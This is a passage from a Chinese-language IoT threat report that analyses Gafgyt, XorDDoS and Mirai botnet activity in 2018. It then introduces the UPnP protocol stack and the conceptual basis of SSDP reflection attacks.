此外，本小节对监测到的物联网设备被攻击端口进行分析，如图 3.24 所示。可见 70% 以上的攻击都是针对 23 端口和 445 端口：23 端口是 Telnet 登陆端口，常见的攻击为弱口令爆破攻击；445 端口为 SMB（Server Message Block）服务，该端口一般是受到永恒之蓝漏洞的攻击，而这两个漏洞攻击，在 Mirai 和 Gafgyt 中非常常见，这也与前述推断相符合。

通过捕获到的数据分析可知，物联网中的僵尸网络开始服务化，集中化，基本形成托管制度，绝大部分攻击者无需自己构建僵尸网络，通过购买 DDoS 服务即可完成攻击，而服务提供者在不断的改进感

染代码，增加漏洞利用方式，以获取更大量的僵尸网络主机，从而提供更大带宽的攻击服务。

3.4.2 物联网恶意家族的攻击维度分析

3.4.1 节是对家族的样本数量进行分析，本小节主要对进行过 DDoS 攻击的物联网设备进行分析。对异常物联网集合数据的家族维度进行分析发现，已验证僵尸主机家族属性的异常物联网设备数量为 6 万左右。将僵尸主机的网络地址与异常物联网数据进行关联，分析这些僵尸主机的月份存活量、主要家族和异常行为。月份存活量，是指僵尸主机在当月进行过 DDoS 攻击，文中其他地方出现则不再赘述。

观察 7： 当前僵尸主机家族规模前两名是 Gafgyt 家族和 XorDDoS 家族，其中通过月份可知在 2018 年 6 月异常物联网僵尸主机存活量最多，Gafgyt 家族进行的 DDoS 攻击主要以路由器和摄像头为主，XorDDoS 家族进行的 DDoS 攻击以摄像头为主。

图 3.25 DDoS 僵尸主机每月存活数量





图 3.26 异常物联网设备的所属家族



通过对 6 万僵尸主机的月份存活量进行分析可发现，2018 年 6 月份进行过 DDoS 攻击的僵尸主机数量最多，当前僵尸主机家族规模的前两名为 Gafgyt 和 XorDDoS 家族，前五的家族还包括 BillGates、Mirai 和 chinaz 家族。接下来将对 Gafgyt 家族和 XorDDoS 家族的僵尸主机的月份存活量进行分析。

图 3.27 Gafgyt 家族僵尸主机月份存活量






图 3.28 XorDDoS 家族僵尸主机月份存活量




通过图 3.27 和图 3.28 可知，2018 年 6 月份 Gafgyt 家族和 XorDDoS 家族控制的僵尸主机月份存活量非常多。在僵尸主机月份存活量中可知，2018 年 6 月份进行过 DDoS 攻击的僵尸主机为 1.2 万左右，然而在 Gafgyt 家族和 XorDDoS 家族 6 月份存活量总和为 0.9 万左右，占当月全部存活量的 77%，由此可见，2018 年 6 月份进行的 DDoS 攻击主要以 Gafgyt 家族和 XorDDoS 家族为主。接下来又对 Gafgyt 家族和 XorDDoS 家族所控制的物联网设备类型进行分析给出相应结论。

图 3.29 Gafgyt 家族和 XorDDoS 家族控制的僵尸主机设备类型



(a)Gafgyt 家族控制的僵尸主机设备类型



(b)XorDDoS 家族控制的僵尸主机设备类型

由图可知，Gafgyt 家族控制的异常物联网设备主要为路由器、摄像头和 VoIP 电话，这三类物联网设备占所有设备的 99%。XorDDoS 家族控制的异常物联网设备主要为摄像头、路由器和 VoIP 电话。因此两个家族所控制的物联网设备类型大致相同，但是 Gafgyt 家族控制的的是路由器和摄像头是一个量级的，XorDDoS 家族则偏重于摄像头。

3.4.3 典型恶意家族的详细分析

通过对 3.4.1 小节的威胁捕获系统中捕获的物联网恶意代码样本和 3.4.2 小节中进行过恶意行为的恶意物联网设备的分析得知，Gafgyt 家族均是最突出的家族之一。在本文第 1 章 2018 年重大物联网安全事件回顾中，频繁提到了 Mirai 家族，在 3.4.1 小节中得到相应验证。因此本小节将对 Gafgyt 家族和 Mirai 家族的特点和分布等进行更详细的分析。

3.4.3.1 Gafgyt 家族

Gafgyt 家族自 2014 年以来，控制的样本主要使用 C 代码编译，可支持各种不同的 Linux 平台。在 2015 年 Gafgyt 家族的源代码被公开，源码仅由不到 1600 行代码的 C 文件编译而来，因其易于部署和修改而受到攻击者的欢迎，各黑产从业者开始以该源码为基础进行大量的二次开发。Gafgyt 及其变种在 2018 年的表现“相当不错”，在日均检测到 1.5 个源码修改编译而来的新变种。


目前，Gafgyt 家族众变种主要具有以下几个特点：

1. 感染性。该家族最多 21 种漏洞扫描模块来感染其他设备，拥有自动快速发展能力。
2. 多变性。基于其易于修改的指令格式及协议可快速变种，2018 年初，变种数多达每天 1.5 个。截止 2018 年 12 月份 31 日为止，最活跃的变种主要包括：BUILD、Shelling、Demon、Arch、Boatnet、Hakai、Katura 等。
3. 排他性。我们目前观测到的所有 Gafgyt 样本，都会搜寻已知的其他 IoT 僵尸网络家族并击杀其进程，以独占被感染设备的全部资源，宣告自身对被感染者的唯一控制权。
4. 服务性。通过观测到 2018 年 10 月开始的大量 C&C 服务器在 24 小时不断地对外下发不同目标的攻击指令，且存在多个攻击者的登录提示和聊天信息可知，该家族正从传统的出售攻击流量的 DDoS 攻击方式，转变为向外提供僵尸佣兵服务的方式。
5. 简易性。配置此家族的 C&C 服务器仅需要一个公共 IP 地址，因此租用单台廉价 VPS 即可完成

C&C 服务器的部署，因此每天都能通过蜜罐样本捕获新增的 C&C 服务器 IP 地址 2-3 个。

图 3.30 是截至目前为止，我们威胁追踪系统正在监控的全球 Gafgyt 家族 C&C 服务器部署情况：

图 3.30 全球 Gafgyt 家族 C&C 服务器分布



3.4.3.2 Mirai 家族

众所周知 Mirai 家族在 2016 年表现最突出，图 3.31 显示了 2016 年 Mirai 家族发生的主要事件可清晰看出 Mirai 家族活跃的程度。

图 3.31 2016 年 Mirai 家族发生的主要事件

由于 Mirai 家族的源码已经被公开，因此 2018 年 Mirai 及其变种已然已在全网泛滥，原开发者“贴心”准备了多个小工具，使得攻击者只需简单修改 C&C 地址和任意替换部分代码就可达到自己的目的，因此，Mirai 及其变种在 2018 年数量爆发式增长。


根据捕获到的 Mirai 变种分析可知，Mirai 变种名称来源于其二进制文件中的 /bin/busybox/xxxx，该字符用于确认 Mirai 是否成功的植入了目标设备，具有可辨识性，因此将其作为变种的标识。

Mirai 变种主要建议是通过修改以下两点：

1. 传播感染手段。传播感染手段 - 漏洞利用的变化。影响较大的变种主要包括：Wicked、ADB Miner、OrkSec、Okiru 等变种。
2. 功能变化。通过对 Mirai 的源码进行二次开发，以便去删除或增加某部分功能来实现变种。譬如：变种 OMG 修改使用开源软件 3proxy 和变种 JenX 通过修改源码，删除扫描及漏洞利用的功能等。


图 3.32 是我们威胁追踪系统监控的 Mirai 的 C&C 服务器在全球的分布情况：

图 3.32 全球 Mirai 家族 C&C 服务器分布




威胁追踪系统监控到的由 Mirai 发起的攻击，攻击目标的全球分布图参见图 3.33 。

图 3.33 全球 Mirai 家族攻击目标分布



对 2018 年的 Mirai 家族的 DDoS 攻击数据的攻击类型分析如图 3.34 所示，Plain UDP flood optimized for speed 和 Proxy knockback connection 两类攻击占全部攻击数量的 78.55%。

图 3.34 2018 年 Mirai 家族的 DDoS 攻击类型



3.5 小结

本章节首先给出 2018 年约半年的暴露物联网资产的数量，通过对全球的路由器、摄像头、VoIP 电话和打印机的数据与检测到的异常事件进行关联。通过分析异常物联网设备的异常行为和威胁情况发现，目前物联网设备的异常行为 • 主要以 DDoS 攻击恶意行为、僵尸网络通信和扫描探测异常行为为主，进行过上述三种行为的异常物联网设备占所有异常物联网设备的 79.36%，需要重点关注。在 2018 年 4 月份发生了 20 万台 MikroTik 路由器沦为挖矿帮凶的事件，本章后续跟踪发现到 10 月巴西仍有 2.6 万台 MikroTik 的路由器仍在恶意挖矿，物联网设备难升级修复是物联网安全的巨大挑战。

通过对国内的异常物联网设备省份分可知，作为国内 GDP 的省份领跑者，广东、江苏、山东、浙江等省份，无论在物联网设备数量规模还是在异常物联网设备规模均在前列，说明在经济发达地区物联网设备普及程度较高的同时，物联网设备的威胁也紧密跟随。在对家族的样本和物联网设备数据进行分析之后发现，Gafgyt 家族、Mirai 家族和 XorDDoS 等家族较为活跃，且僵尸网络呈现出服务化、集中化，基本形成托管服务，攻击者只需购买服务即可完成攻击，无需花费构建的时间等，致使威胁进一步增大。通过全文的分析发现，黑客对同一设备类型的不同地区、不同厂家的异常物联网设备的利用方式存在不同偏好，因此对于同一类设备的不同地区、不同厂商的物联网设备的防护应有不同。作为网络攻防中的被动方，我们应该考虑如何改变一直被黑客们牵着鼻子走的被动防御的窘况。目前 AI 技术和大数据技术逐渐成熟，建议通过 AI+ 大数据的方式来解决异常物联网设备漏洞多、防护难和难跟踪等一系列的问题。

4

面向物联网设备的UPnP协议栈威胁分析

4.1 引言

2014 年绿盟科技在全球已发现 700 多万 UPnP（Universal Plug and Play）SSDP 设备可能被利用进行 DDoS 攻击 [41]，根据国家互联网应急中心 CNCERT 抽样监测数据，2018 年 3 月，利用 SSDP[1] 反射发起 DDoS 攻击的境内反射服务器约有 190 万台 [38]。2018 年 11 月，Akamai 的研究报告 [9] 中提到有超过 4.5 万的路由器被攻击者用来将局域网中的服务暴露在互联网上，而攻击者利用的就是路由器上的 UPnP SOAP 服务开放端口映射的能力，进行下一步攻击。尽管统计口径和方法有所不同，但足以看出 UPnP 服务暴露面之大、风险之高。《IP 团伙行为分析报告》[12] 通过分析绿盟科技自 2017 年以来搜集的 DDoS 攻击数据，得到了不同攻击规模下 IP 团伙的攻击类型分布，在攻击总流量区间为 70T-200T 和 200T-400T 的 DDoS 攻击中，SSDP 反射攻击类型占比都达到 40%。

此外，腾讯云鼎实验室发布了 2018 年游戏行业遭受 DDoS 攻击类型分布情况 [40]，以反射放大攻击引起的 DDoS 攻击所占比例已经逐渐超过传统的 SYN Flood 和 UDP Flood 等攻击，其中 SSDP 反射攻击方式最受欢迎，占比高达 20.33%。可见 UPnP 协议栈的安全问题严重，因此我们将在本章对其协议、实现和服务进行安全分析，并跟踪相关的威胁。

4.1.1 UPnP 技术简介

物联网行业的现状是其碎片化程度非常高，各物联网厂商在设计产品时，没有通用的标准，各自设计应用层协议，因此类似腾讯的智能音箱控制不了米家插座的情况十分常见。OCF（Open Connectivity Foundation）组织致力于推进物联网行业的发展，提供了规范、代码和认证机制，以便与当前的物联网设备和传统系统互通，而不必因操作系统、框架等因素的不同导致通信的受限。OCF 推动的 UPnP 技术，为广泛存在的点对点网络互联定义了一个分布式、开放的网络体系结构，其设计目的是无论在家庭、小型企业或者互联网连接的任何地方，都可以给路由器、打印机、智能灯泡等各类智能设备、无线设备以及个人电脑带来一种易用、灵活和标准化的连接方式。设备厂商只要遵循通用架构、按照相应的标准设计产品，不同“物联网”厂商产品间的互通就能得到保障。

目前，UPnP 技术在很多场景下得以应用，如在视频网站的 P2P 加速服务、Xbox 游戏服务、聊天软件的 P2P 视频服务等传统场景中，在越来越多物联网产品（路由器、Yeelight 彩光灯泡、飞利浦 Hue

1 SSDP 是 UPnP 服务在发现阶段所采用的协议

照明系统等）的设计过程中，或多或少使用或参考了 UPnP 技术。以网络打印机为例，支持 UPnP 技术的网络打印机可利用 DHCP 接入网络，然后使用 SSDP 让个人电脑发现自己的 IP 地址，最后到个人电脑创建、取消打印的任务，整个过程都无需人为配置。

技术上，UPnP 架构 [28] 使用了一系列现有的互联网通信协议，同时也包含了若干 OCF 自行制定的协议，UPnP 的协议栈是一个多层的框架体系，每一层都以相邻的下层为基础，同时又是上层的基础，直到达到最上层厂商的设备定义层为止，各层之间的关系如表 4.1 所示，自底向上依次每层分别为：

表 4.1 UPnP 架构协议栈

<table>
<tr><td colspan="3">UPnP 厂商</td></tr>
<tr><td colspan="3">UPnP 论坛</td></tr>
<tr><td colspan="3">UPnP 设备架构</td></tr>
<tr><td rowspan="2">SSDP</td><td>SOAP</td><td>GENA</td></tr>
<tr><td colspan="2">HTTP</td></tr>
<tr><td>UDP</td><td colspan="2">TCP</td></tr>
<tr><td colspan="3">IP</td></tr>
</table>

第一层是 IP 协议层，主要用于 UPnP 架构中设备及控制点的网络地址的获取，IP 层包括允许设备通过 DCHP 或 AUTO-IP 获取网络地址，同时承载上层协议的数据。

第二层是 UDP 和 TCP 协议层，主要用于传输数据。

第三层规定了 UPnP 工作流程中的几个核心协议：基于 UDP 的 SSDP 协议用于局域网内设备发现；基于 TCP/HTTP 的 SOAP 协议用于设备控制；基于 TCP/HTTP 的 GENA 协议用于事件的订阅和通知。

第四层定义了 UPnP 设备的架构，仅为一个抽象的、公用的设备模型，但任何 UPnP 设备都必须使用这一层。


第五层是 UPnP 论坛（自 2016 年 1 月 1 日起，UPnP 论坛将其资产分配给开放连接基金会，即 OCF）的设备定义层，OCF 为不同的电器设备制定相应的标准，规定了不同产品的功能。如网关类设备有网关类设备的标准，允许设备基于 UPnP 完成端口转发等操作。智能灯泡类设备有其相应的标准，允许设备基于 UPnP 完成开关、变换颜色等操作。厂商在设计产品时参照该层的模板，即可快速设计出支持 UPnP 的产品。最终，这些用于特定设备的标准，很可能逐渐演变为行业的标准。

第六层是厂商的设备定义层，这部分的信息是由设备厂商来填充的，遵从第五层的标准，使用 OCF 提供的模板，厂商只需要添加如厂商信息、产品序列号等信息即可，无需关心底层的具体实现。

4.1.2 UPnP 的工作流程

UPnP 的工作流程如图 4.1 所示，分为寻址、发现、描述、控制、事件以及展示六个阶段。


图 4.1 UPnP 的工作流程



寻址阶段是 UPnP 工作流程中的基础，在 IPv4 的环境中，每台设备或每个控制点都应该实现一个 DHCP 客户端，在设备或控制点初次加入网络后主动搜索 DHCP 服务器。若 DHCP 服务器可用，设备或控制点就应该使用分配给它的 IP 地址。当 DHCP 服务器不可用时，设备或控制点可以使用 Auto-IP 获取 IP 地址。

发现阶段的流程如图 4.2 所示，SSDP（又被称为 UPnP 发现协议）规定，当开放了 UPnP 服务的设备加入网络后，该设备将以组播的方式，向网络中的控制点通知自己以及服务的存在。通常来说，SSDP 协议也允许一个控制点在加入网络后，可搜索（通过组播或者单播）网络中的设备和服务。上面两种情况报文交换的基本内容，包含一些关于设备自身或设备提供服务的基本特征，比如它的类型、身份标识符、包含服务详细信息的 URL 等。

图 4.2 发现阶段的工作流程



描述阶段。当一个控制点发现了一台设备后，可发送 GET 请求到包含服务详细信息的 URL，来获得设备提供的对应服务描述，包含设备厂商信息（如模型名称、设备名称、序列号、厂商的 URL 等）。同时，描述阶段设备及其相关服务的描述包含了一个关于服务或者子设备的列表，对于服务而言，还包含了和服务相关的命令、操作等行为的列表。

控制阶段。当控制点获取到设备及其服务的详细信息后，就可以通过发送相应的控制指令，调用设备或服务定义的操作（如开灯、关灯、创建一个打印服务等）。为了完成这个过程，控制点会给某一个服务的控制 URL（描述阶段获取）发送一条 SOAP 控制报文，服务执行相应操作后，在响应报文中返回所有操作的执行结果。

事件阶段。描述阶段的服务描述包含了服务相应的操作列表和与运行时服务状态相关变量模型的列表。当变量发生改变时，服务会通过发送事件报文来通知这些更新，控制点可以通过订阅来接收这些信息。

展示阶段。如果设备提供一个 URL 用于前端展示，那么控制点可以通知浏览器加载该 URL 对应的页面，用户可在该页面中控制设备以及查看设备的状态。

4.2 UPnP 协议栈的脆弱性与风险分析

由于 UPnP 协议栈包含的协议较多，在实现过程中，容易存在脆弱性。而在 UPnP 工作流程的六个阶段中，发现、描述、控制三个阶段出现过比较严重的脆弱性问题。这些脆弱性广泛存在于支持 UPnP 技术的物联网设备中，具有了一定的风险。本节将对 UPnP 在协议设计以及协议栈实现过程中的脆弱性和产生的风险展开分析。

4.2.1 UPnP 协议的脆弱性与风险分析


4.2.1.1 UPnP SSDP 协议的脆弱性分析

UPnP SSDP 协议的目的是在局域网中发现设备，而通常设备发现有两种思路，一种是对 IP 段进行遍历扫描，另一种是借助多播的方式搜索。采用遍历扫描的方式十分浪费通信资源且效率低下，相反多播的方式则可以减少通信资源的浪费且效率极高。多播的特性决定了任何一个协议在设计时，若需要使用多播，都必须基于 UDP 协议设计，所以 SSDP 协议也是如此。虽然 UDP 协议有很多的优势，但还有一个很明显的缺陷，通信的发起者可以伪造源 IP，导致通信的接收方无法确定数据包的来源是否真实。事实上，很多公开 SSDP 协议的脆弱性是 UDP 协议的缺陷带来的，并非 SSDP 协议本身的问题，只是 UDP 协议的缺陷在 SSDP 协议上被放大了。

OCF 在设计时显然没有考虑到 SSDP 可用于反射，攻击者可以通过伪造源 IP，用于 SSDP 进行放大反射攻击。借助 SSDP 进行的反射攻击，攻击带宽的放大倍数会因设备不同而浮动，根据《2014 绿盟科技 DDoS 威胁报告》[41] 统计，攻击带宽放大倍数在 30 倍左右（单播）。

SSDP 协议在设计时规定支持单播和多播，所以既可以通过组播的方式，借助整个组播组内所有设备的 SSDP 服务进行反射攻击。也可以通过单播的方式，利用某一台设备的 SSDP 服务进行反射攻击。我们以单播为例，分析利用 SSDP 协议进行的反射攻击的过程。正常情况下，利用 SSDP 协议搜索根设备的过程如图 4.3 所示。


图 4.3 SSDP 服务发现根设备的流程



若请求方希望搜索提供 SSDP 服务的根设备，可以向 SSDP 服务发送搜索的报文，若 SSDP 服务正常开放，在收到搜索的报文后，将向发送搜索报文的源 IP（请求方）返回自己的基本信息。

